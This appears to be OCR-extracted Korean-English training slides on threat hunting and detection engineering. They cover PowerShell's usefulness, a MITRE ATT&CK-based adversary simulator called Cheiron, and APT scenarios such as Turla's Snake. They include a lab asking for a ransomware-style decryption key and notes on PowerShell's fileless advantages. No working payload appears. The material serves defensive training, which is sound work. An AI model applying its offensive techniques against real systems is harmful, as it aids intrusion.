
파일 암호화에 사용된 개인키값은?

Threat Hunting #Mitigation

암호화된 파일을 복구하여 Flag를 획득하세요

How to eat Threat Hunting

실습



Why should I learn powershell?

PowerShell


- Huge library of built-in cmdlets. There is a cmdlet for nearly every
- conceivable GUI action
- Full access to .NET - massive class library, reflection, P/Invoke
- You're not dropping a binary to disk*
- Designed to be used remotely
- Installed by default
- Now open source - available on Windows, macOS, and *nix

```
{
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [Int64]
    $Value1,

    [Parameter(Position = 1, Mandatory = $true)]
    [Int64]
    $Value2
    )

    [Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
    [Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
    [Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)

    if ($Value1Bytes.Count -eq $Value2Bytes.Count)
    {
        $CarryOver = 0
        for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
        {
            $Val = $Value1Bytes[$i] - $CarryOver
            #Sub bytes
            if ($Val -lt $Value2Bytes[$i])
            {
                $Val += 256
                $CarryOver = 1
            }
```

Why should I learn powershell?

실습

(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\PowerShell*\PowerShellEngine -Name PowerShellVersion).PowerShellVersion



https://github.com/SpecterOps/at-ps

Adversarial Behavior Simulator - Cheiron

CHEIRON

MITRE ATT&CK 기반 공격 기술 시뮬레이션


APT 공격 시나리오기반 공격 시뮬레이션

- 현재 자사 MONSTER 플랫폼의 탐지엔진 고도화에 활용
- 사용ㅈ


국방과학연구소 Agency for Defense Development | LIG 넥스원

한화시스템/시스템 | ATT&CK®

APT Group – Blind Eagle




APT Group – Wizard Spider



APT Group – Oilrig

HARDTWIST


OPERATION FLOW



APT Group – Turla

SNAKE SCENARIO

OPERATION FLOW



Threat Detection engineering

사이버 공격 탐지로직 개발 실습

Threat Detection engineering

01 **Detection Engineering**

개요
위협탐지 방안

02 **Cyber Threat Detection**

사이버 위협 탐지방안

03 **Monster Threat Detection**

